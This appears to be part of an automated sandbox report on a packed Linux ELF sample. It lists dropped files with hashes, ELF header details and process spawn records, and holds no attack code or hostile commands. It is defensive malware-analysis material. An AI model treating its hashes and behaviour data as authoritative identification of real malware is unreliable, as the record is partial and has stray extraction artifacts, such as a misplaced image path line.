Entropy (8bit):	0.7847786157292606
Encrypted:	false
SSDEEP:	12:Ey20yYn0jjjjjjjjjjjjjjjjjjjjjjGjjjjjjjjjjjjjjjjjjjjjmjj7:bhXYznMk31RFe6f
MD5:	FBA25855E1C99D8F87E8AC13E2E2ECB1
SHA1:	D99351AC40D6CC4C9BE54E0E018C44A9A88983D7
SHA-256:	C0E18ED1CEFF427FD4D57D1B79CE1AF7320AC8453BAF8A0349C08267464C4D71
SHA-512:	0969DF6506E083A4995A18518BC3C4472157E7790EEC26C08221B0FC6DE9C7DA0ADB11CF92C56BC35B89BC60447F3D991F935E352552B58FB9BD1D4B2579FBE
Malicious:	false

/var/cache/man/ko/5419	
Preview:	.W.....@..... ....

/var/cache/man/ko/index.db.CHkWlX	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/nl/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	2.554204221242331
Encrypted:	false
SSDEEP:	192:H8Y5a2oquB2aCYn3lvu3whjXVobdbs7dq1KJGbtf0Hoa:hoquYaCYn3Q8jXqbdbs7dGbKHoa
MD5:	27FED1CA8EB0101C459D9A617C833293
SHA1:	503B2A3E33FE79FF2CD58F831ED33DB358849BEA
SHA-256:	C3033C4F7CF0D6108611EF5A62CA893F98EE6463DDCFF7100D3BAFDEB0036D9E
SHA-512:	7BD630F5E0C5A91C34D2E48D0053923C9F2F5BAA07D21FDA79E60F3AFDF759E594E6639562C1F3EE68DD080D417009DC3AFB7DA534E3B8C29FF7B10438C3FDE
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/nl/index.db.GufyBY	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/pl/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480

/var/cache/man/pl/5419	
Entropy (8bit):	2.880948418505059
Encrypted:	false
SSDEEP:	192:7Sf8026LXqn3ZTV6pXAmA44BRqvc3X3GVAjvAk/AvdWjWftxA:E802uXqn3/6pxARqr8kdWjW1
MD5:	37CEBCD3F5BF6322785FFF568EE33131
SHA1:	201298C827C77C60CD314BF721DC4C27EF95BD64
SHA-256:	012C5597C5DD8654EB14432AFCEFD9B131F2CE75AD21488991A5A688929AAEA6
SHA-512:	CCC8A8CCF4ACA332CAF610155DE9E7C4A12D1C45C98D20766B86098A3D2EF332189F159E3956944CD302DF652FE7A6F0D07CA39CBE7DF4A655D32114524875
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/pl/index.db.a5HjTW	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/pt/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	2.4110695640960995
Encrypted:	false
SSDEEP:	192:mva8yGn35+0+eo8TAnBW4VppKP8qtRJI:Sa8Rn35+peo8T8V/fqlI
MD5:	782FF89B6FA5932F7019AF9CF3F82E43
SHA1:	2ECE8DC134E3A292E2545AA2DCD24114A5FC5749
SHA-256:	01E77D9235C524F2A61EA03953607C13831C391A5B9AB0D9094F9C38F0EEB02E
SHA-512:	2305BEC024CA5D8B43267F5487B02081A0A746B73608E11217D19C91AD857B6A5D8E935194AC4228DA3A5383086E60D593095309E64BAF38841A6E32D7EA7805
Malicious:	false
Preview:	.W.....P..... ....

/var/cache/man/pt/index.db.L3jLjW	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	20480
Entropy (8bit):	0.3847690842836057
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	F0B902DEA5EF122A0B1F0F496DDC781B
SHA1:	90176D320A9C3601787D53CC346DC743367D53F1
SHA-256:	CFD64D42263C5D323AF423FC09CDB5DDB2F914114B87BAB6566EAB1020F15DE0
SHA-512:	3A5BC0E51D53A12E65441FB98E1201DC434C42DB389CFCA4C96FF65C2413CF9B06B29CC39A48BD3FDC61F4896396813E54B9C2CE404EF35AC33B35377E7188
Malicious:	false

/var/cache/man/pt/index.db.L3jLjW	
Preview:	.W.....@..... ....

/var/cache/man/pt_BR/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.7510008687365202
Encrypted:	false
SSDEEP:	48:bhX6G+IwvnUZe4Gv/KSmGROqAQAuSe0dDOfInYbmucrm3QEAvJBFIz:bhq5bnUY4Gn3P+/Z1tvJDQ
MD5:	A11F5E85A2A07AF84255570AE29318FB
SHA1:	D06BF25E5FD4A17BCF7C5BD77ACD747F0FE181E8
SHA-256:	8FFA8BC408B254217275A622D054853CB72B08409A11AA49C4C664C0DABFB62F
SHA-512:	059F3CBC93750B68942D88EDD4AD2531B2291CEC421EB903280B9105010D1C8AD70F9F3CFA1B1A50D5110DCBFDB807A6E7A3F9EBC9A48AC8C3A49DEC4B6B3 99
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/pt_BR/index.db.oojnzZ	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/ru/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	24576
Entropy (8bit):	3.440634655325007
Encrypted:	false
SSDEEP:	384:SpjHrhEon3PRekEF3PS6y13Vi6w5TlmmcOB:Q3hNEk23MuxrB
MD5:	DF5C1114538C5D8EA1EE929FFAC24E3C
SHA1:	B6331AF77566B63EA8204BE85F5DC99FAF51479E
SHA-256:	F238C75DAD82E10AB011A9BF79775B2A5F5889644A5A06835933340845A08555
SHA-512:	9514A424CC2A9290F749F527F515B35E45C6A829CB3930DBFB39DC9D70A684640A31686EC77258FF285FE89B6DD44BB01A478848FF9B3EBD764741A6F7856704
Malicious:	false
Preview:	.W.....`..... ....

/var/cache/man/ru/index.db.AC78mY	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	24576

/var/cache/man/ru/index.db.AC78mY	
Entropy (8bit):	0.3337394253577246
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	5B66CE03BFE548DEE335E0518E4E0554
SHA1:	65397845DC679AA972454B0FF237A513C0F490CB
SHA-256:	C38BB21B1D92166794DC09807C9A55B67B0A760C684FEEDD0C931F8415DD6D29
SHA-512:	A31C3D23F25607333250443490F0EE295BB702B46A636905FD413E8AEAA8ED23AAB42106868D2938718555C9DEEFB69FB416CAF5228A422F64D6CA8DB438FEE8
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/sl/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.8558400366712392
Encrypted:	false
SSDEEP:	12:Ey20y8jjjjjjjjjjjjjjjjjjjjjjjGjjjKuV0jjjjjjjjjjjjjjjjjjjje:bhaVZjx6ot7m13SmZQs
MD5:	67697BEA7C23E4805A82FE9755BB3CAE
SHA1:	14ACAFF0BECBDB116E4C0BC329E59DEF68CF46D1
SHA-256:	553DA7FF76999B7CCC4450498B11E6BD98B3B1E5FF81D82A53568F84B0D270D5
SHA-512:	D966DD6430003E708C6EE10764DC072A1ED0A252E6E1C822CBD28271A2EDD4B1F61C7F9AA7D1D442D6175791A104A365DE25B9C2598500AE705C9250C8BA46A 1
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/sl/index.db.pkc8DW	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/sr/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.3868484511023333
Encrypted:	false
SSDEEP:	48:bhLSUCt/WFekRv/KSmGWqApnEVyfNsu+tBNGg2PgULLE2vRy2QwfoQEDiR2e3iRj:bhLVC48cn3Vu2FtBv7AtboQIqb3qwK
MD5:	0DD75ECC81E4E564EA56A57FF32A24D3
SHA1:	859C0FE5F86A2C5A32BAD7920787BE845F34C4FB
SHA-256:	DB778B175D19DEFA4180D0B12D675AD0B8B22CC4BB77702D9EC8510F894EB3B1
SHA-512:	7B0C56A76797383527509F8036EB4911F8925E7ACC005CDC3269F0A43231479E3A0A9887BF4D2979F05CBFE18324997DEF715FDA6921EEF827B385C9D902C708
Malicious:	false

/var/cache/man/sr/5419	
Preview:	.W.....@..... ....

/var/cache/man/sr/index.db.S5MaDX	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/sv/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	2.5432558448090097
Encrypted:	false
SSDEEP:	96:bhk/+fz7b9ldxbe2Vn3iwkVJIB0D6c6aZ4+1Wrzbxpl4/tMe1:imrn9lHbe2Vn3iwKhD6cvTAbl4/tMe
MD5:	D97454D6B1F39F39966A809BCA3D9647
SHA1:	276931CED8F34B7651C1BDFC8522FF0560E2C377
SHA-256:	DCB8CE7F4F21595D851100F315C56B717541DB898AEB9ED9C0CCC9FF217A5801
SHA-512:	3E014F3EA8EEE79B87726EDA6291AC2D0BD9B22803EE848F61CA2AAD39D5FB87704410C57C648EE4AF8A1B78EFB0D766524F6DB750208C9BAC346079FD8EE69E
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/sv/index.db.NVNacY	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/tr/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384

/var/cache/man/tr/5419	
Entropy (8bit):	1.7558188637474321
Encrypted:	false
SSDEEP:	96:bhWV1OIM7cn3UZiPU1wywyoEpJmz6W2Mzgg:YDOL4n3fPywrzgMU
MD5:	5F905B930E7310E72BC3DF5C50F8E579
SHA1:	50B1AD3115F095C743CB26F87ECCE406FAC3523B
SHA-256:	1DB72BA77CA01F25CA9768999825D8F97F5ED4D00E17C9130D6F7CDE34130270
SHA-512:	A6066F4DF4097DB93673CD156BBE5F910C3F64D01E1671E481BC9FBDD720DBD6F8CEF337E20404F7C6AE97B2FA1F5E67088041ACBB6EA85D6758924D5740D0 C
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/tr/index.db.OMgcpY	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/zh_CN/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	2.6210042560348144
Encrypted:	false
SSDEEP:	48:bh5roGafX8XKu5YIoBHtF2YekDsv/KSmGWNmA/y0uJNI/oyjaOUUfEHKn9nnjoEJ:bhdoLfX8N9oBNF2XFn3UD/9FZiy0aoN
MD5:	39398A15564A55EB7BFE895D7668A5A3
SHA1:	28DA677435B87176E08AFABBF8B51F7B93E22948
SHA-256:	A4C0216476E357ED3A23E71333DBE7DE91E04370EF049032EE8E47BB1EDBD83B
SHA-512:	B4E69212338C742F8C83194552078A86E4BED59375D82563C0B4059B7E0D6A58D6317151AB1F2A6FB20D2FF6DB7C550DF6A6984B2BB873A111D58AF9AEB7D95
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/zh_CN/index.db.zJimoZ	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false

/var/cache/man/zh_CN/index.db.zJimoZ	
Preview:	.W.....@..... ....

/var/cache/man/zh_TW/5419	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	1.0170167917961734
Encrypted:	false
SSDEEP:	24:bhAvlZuF4ptmpzf50dhOv8WvxjMMhFmMKxevOfOots+:bhDi4p+ahOhFFKxewj
MD5:	1FC5F2B98E5BC25B10373353D91B86B1
SHA1:	D848DA35B0731328195D59C1E996B95C4952F1F9
SHA-256:	509FAD18B4454CD70D974755F6156D4A5FA9B960AB9FF468D1FC350F0B64F379
SHA-512:	95BC2E289EDE5D9A3F56C9D8AE9DD13D9379BE2ABF8927CDABBE92B9F57A8EB667E9C08E4DFD82BF9F1F57118CE6E495722ADA2668AFF4FA0540F46C0A6D5 138
Malicious:	false
Preview:	.W.....@..... ....

/var/cache/man/zh_TW/index.db.jpfpKZ	
Process:	/usr/bin/mandb
File Type:	GNU dbm 1.x or ndbm database, little endian, 64-bit
Category:	dropped
Size (bytes):	16384
Entropy (8bit):	0.45676214072558463
Encrypted:	false
SSDEEP:	12:Ey20ypjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjjj3:bh
MD5:	EE429C7E8B222AFF73C611A8C358B661
SHA1:	DA353E80DCF1195F259CCBC32D39F5923710453F
SHA-256:	BDAAC26D90701E063943763B7CBD9204B6F0007C6F1BCA3C7B4FE3B09CDF6091
SHA-512:	DC651AF7AEB4A64C63986100E416A7DA4782678497B73F1CE42536DE02DB9E4115748881A56B86EC5B12E34C9FDF829BD194BEA7790FDCA7B2F5178A2493080
Malicious:	false
Preview:	.W.....@..... ....

/var/lib/logrotate/status.tmp	
Process:	/usr/sbin/logrotate
File Type:	ASCII text
Category:	dropped
Size (bytes):	1605
Entropy (8bit):	4.788777271797655
Encrypted:	false
SSDEEP:	48:UGp1qJFNW1r0S1F1K5Npq4pNX1JNcsXNU3N6NA5m15xGtNq4wNZNDNU1LN3o9NaF:BorMKSzym4pJXxe3MmmiA4wTteJYIonC
MD5:	59E262292CCEFA6EF2E6A30888A80286
SHA1:	1E08AA575646EE91669828C76B9ED54545C3B394
SHA-256:	6A49FEBB301BF2CD6B296F89A2C57B0AD6528CCEE84F62C0A9A37456FABB0E95
SHA-512:	EA61433A11FDD7F29E1231F7B434A47EBFC3BAF23898137868249D7FE119FD41E4BE75E2CBF896536910F6FEEF5CB2C60A9FA21FF959288C3EB27AEDC3F8C85 7
Malicious:	false
Preview:	logrotate state -- version 2."/var/log/syslog" 2022-1-15-0:0:37."/var/log/dpkg.log" 2022-1-14-22:56:0."/var/log/speech-dispatcher/debug-flite" 2021-8-20-13:0:0."/var/log/unattended-upgrades/unattended-upgrades.log" 2022-1-14-22:56:0."/var/log/unattended-upgrades/unattended-upgrades-shutdown.log" 2021-9-17-9:23:29."/var/log/auth.log" 2022-1-14-22:56:0."/var/log/apt/term.log" 2022-1-14-22:56:0."/var/log/ppp-connect-errors" 2021-8-20-13:0:0."/var/log/apport.log" 2021-9-17-9:23:29."/var/log/speech-dispatcher/speech-dispatcher-protocol.log" 2021-8-20-13:0:0."/var/log/apt/history.log" 2022-1-14-22:56:0."/var/log/boot.log" 2021-8-20-13:0:0."/var/log/alternatives.log" 2021-9-17-9:23:29."/var/log/lightdm/*.log" 2021-8-20-13:0:0."/var/log/mail.log" 2021-8-20-13:0:0."/var/log/debug" 2021-8-20-13:0:0."/var/log/kern.log" 2022-1-14-22:56:0."/var/log/cups/access_log" 2022-1-15-0:0:37."/var/log/ufw.log" 2021-8-20-13:0:0."/var/log/speech-dispatcher/speech-dispatcher.log" 2021-8-20-13:0:0."/var/log/daem

/var/log/cups/access_log.1.gz	
Process:	/bin/gzip
File Type:	gzip compressed data, last modified: Fri Jan 14 22:56:00 2022, from Unix

/var/log/cups/access_log.1.gz	
Category:	dropped
Size (bytes):	198
Entropy (8bit):	6.879973809751602
Encrypted:	false
SSDEEP:	6:X3q2W3TJsIAKe6zfqjngOTFmOCyuzc9Urn:X6z3je6WjnP5mpzcyn
MD5:	E51E2BF28BE6E93A77C296F04602E9EA
SHA1:	A4253267441B44BC9BA62C83A147C916499DA250
SHA-256:	322A21003985B456870509761D015E241CF8C59960370B3F6560A8CBA3DD6924
SHA-512:	E18AD5B84FD0E6A7556B88B554FE456CC9A959E6577D9CEA6B5D112EDDE2257062C5A9F5068733196CB10DE83C3BAF14886F1F999ACA1843ED033DEDA7F3BDC6
Malicious:	false
Preview:	.....a....;..0...._q.jj..BW..".I..k..M/i.....0!.{...XT.}a.@..z....Y%E*E.G6..Ism;.p...O@0.iVA.u.5i.qQ{.N.....A. LJ.....|..^..../...}=!._.z...E.u.?...#..lER.h....=q...{.[.x...}...E.*...

/var/log/syslog.1.gz	
Process:	/bin/gzip
File Type:	gzip compressed data, last modified: Fri Jan 14 22:56:01 2022, from Unix
Category:	dropped
Size (bytes):	2965
Entropy (8bit):	7.924040687991656
Encrypted:	false
SSDEEP:	48:X97jIUPMyTqpcIcexO1L7Aj2Id0Q/ooJ74XgiN6CKfZkrGjK3VPd2Upc/IFGgLC:N7UXMIcT6vegpcmyGjKxDFW
MD5:	376B0E78F5E43F32D944BD88EB47498B
SHA1:	D9CB12375540963F051AD9EF7BCCE4EAE57C3335
SHA-256:	83DD2787DE6F755510DF717B3D0A246C35C91A0BC4684784478BD84F123187D9
SHA-512:	780A0C4B2B42CAB8F81944D5105CDBECD59E9E5A0947BFF97DAC5286DC103D706468BB7D55020B733C0A4038AFBFE386F51625DF5BC738EC3B8CA5219E6C51F
Malicious:	false
Preview:	.....a...\is...._...'...}.3...n.u.$..'.HHbM..AZv~}_..,..HIn..L<.}..G$G... 4.....M..]."..&.q6). Ce.7...7R....k.....;5O.....9..6Tfe..p0....b...L.."...|.$._FmL..%..+.{.`M.J\....6.H.FU ....X..8Oh.g$F.k ..&IJ...|.s..QJ0=.#o...E.....1&..W....U.....I....Ger.B.h.%:c.T...O~S.\..<>..xT.B..'E&...R...'...d...t.].N.h..).H.....D1mX..A..4e8...v.....j<>.....L.%...~2.dJqY..:. .a..1^....C..Z.....L8."w.....XL.._8.D...../..~~...s..(o..3P.....B. y&k...d...D..*...`./.1c.-k....n..m.A....%`#...i2....$..D....HAY.K.t.I..<..H....*.H...W.#.y.C..x.%..u.d..))Q..[T%.....8Mb. .i..Z.....O...~.sV.Nt`..jA....[..x.e.d.M~..1ce.\|..\t..A/\|G.\|;pu4./.....@S....`\|.V.. 2.S.LK....j@lW5.....(.....\|.w..gz.a[...c.....~q.O....?....O..nz...?Yu....?...8.xs.1....[...../~~...?og. A....m...1... .h...q.....^..`..@...]<..n.8...%j..G 3...ehS.:....S.J.H2a...{.l....[p7<NA0%...W^!..V.h{k.....R2.W`>.X@....}..e.%?A...).p.".c.H.fp.fl....Y...*g....>..}...`e^$.Dl....

Static File Info

General

File type:	ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically linked, stripped
Entropy (8bit):	7.964175719305641
TrID:	• ELF Executable and Linkable format (Linux) (4029/14) 50.16% • ELF Executable and Linkable format (generic) (4004/1) 49.84%
File name:	1xtO9V8ku8
File size:	40816
MD5:	aac6e25e1d471c889b0ae7b3939e84ed
SHA1:	ed2e1aaf171b7bb4d24c543781f7f831fabe1c61
SHA256:	408362634ac9615317b22bea3be9caba9a1ba70db48ff41a9fdd27b60074612e
SHA512:	53fe313c3fd0203eb778888165db5ae756986a84dbc6ba14b742d6ccd07942f084d0a4fd1eeffa02f5aef46e327bea89583c22dd3b93491cc0ea607c68de4e53
SSDEEP:	768:8fnbNuSXEPKcnm9D9JMDIaRnOhJ9SzMRM7F6feDMlibZJfnbcuyD7U4/2k:KAyEPKcm9D9JmoeMRM7F6GDV3nouy8Pk
File Content Preview:	.ELF.....4.....4. ...(.....y...y..... ... .Q.td.....UPX!..... .w...w.....U.....?..k.I/.j....\.d*nlz.eh.?...)..._4.{..qO_....f..6.3.x.....,

Static ELF Info

ELF header	
Class:	ELF32
Data:	2's complement, little endian

ELF header


Version:	1 (current)
Machine:	Intel 80386
Version Number:	0x1
Type:	EXEC (Executable file)
OS/ABI:	UNIX - Linux
ABI Version:	0
Entry Point Address:	0x8050ba8
Flags:	0x0
ELF Header Size:	52
Program Header Offset:	52
Program Header Size:	32
Number of Program Headers:	3
Section Header Offset:	0
Section Header Size:	40
Number of Section Headers:	0
Header String Table Index:	0

Program Segments

Type	Offset	Virtual Address	Physical Address	File Size	Memory Size	Entropy	Flags	Flags Description	Align	Prog Interpreter	Section Mappings
LOAD	0x0	0x8048000	0x8048000	0x9e79	0x9e79	4.0808	0x5	R E	0x1000		
LOAD	0x0	0x8052000	0x8052000	0x0	0x10ec0	0.0000	0x6	RW	0x1000		
GNU_STACK	0x0	0x0	0x0	0x0	0x0	0.0000	0x6	RW	0x4		

Network Behavior

Network Port Distribution



TCP Packets

HTTP Request Dependency Graph

- 127.0.0.1:80

System Behavior

Analysis Process: 1xtO9V8ku8 PID: 5223 Parent PID: 5119

General

Start time:	23:56:35
Start date:	14/01/2022
Path:	/tmp/1xtO9V8ku8
Arguments:	/tmp/1xtO9V8ku8
File size:	40816 bytes
MD5 hash:	aac6e25e1d471c889b0ae7b3939e84ed

Analysis Process: 1xtO9V8ku8 PID: 5225 Parent PID: 5223

General

Start time:	23:56:36
Start date:	14/01/2022
Path:	/tmp/1xtO9V8ku8
Arguments:	n/a
File size:	40816 bytes
MD5 hash:	aac6e25e1d471c889b0ae7b3939e84ed

File Activities

File Read

Directory Enumerated

Analysis Process: 1xtO9V8ku8 PID: 5226 Parent PID: 5223

General

Start time:	23:56:36
Start date:	14/01/2022
Path:	/tmp/1xtO9V8ku8
Arguments:	n/a
File size:	40816 bytes
MD5 hash:	aac6e25e1d471c889b0ae7b3939e84ed

Analysis Process: 1xtO9V8ku8 PID: 5227 Parent PID: 5223

General

Start time:	23:56:36
Start date:	14/01/2022
Path:	/tmp/1xtO9V8ku8
Arguments:	n/a
File size:	40816 bytes
MD5 hash:	aac6e25e1d471c889b0ae7b3939e84ed

File Activities

File Read

Directory Enumerated

Analysis Process: 1xtO9V8ku8 PID: 5228 Parent PID: 5223

General

Start time:	23:56:36
Start date:	14/01/2022
Path:	/tmp/1xtO9V8ku8
Arguments:	n/a
File size:	40816 bytes
MD5 hash:	aac6e25e1d471c889b0ae7b3939e84ed

Analysis Process: 1xtO9V8ku8 PID: 5229 Parent PID: 5223

General

Start time:	23:56:36
Start date:	14/01/2022
Path:	/tmp/1xtO9V8ku8
Arguments:	n/a
File size:	40816 bytes
MD5 hash:	aac6e25e1d471c889b0ae7b3939e84ed

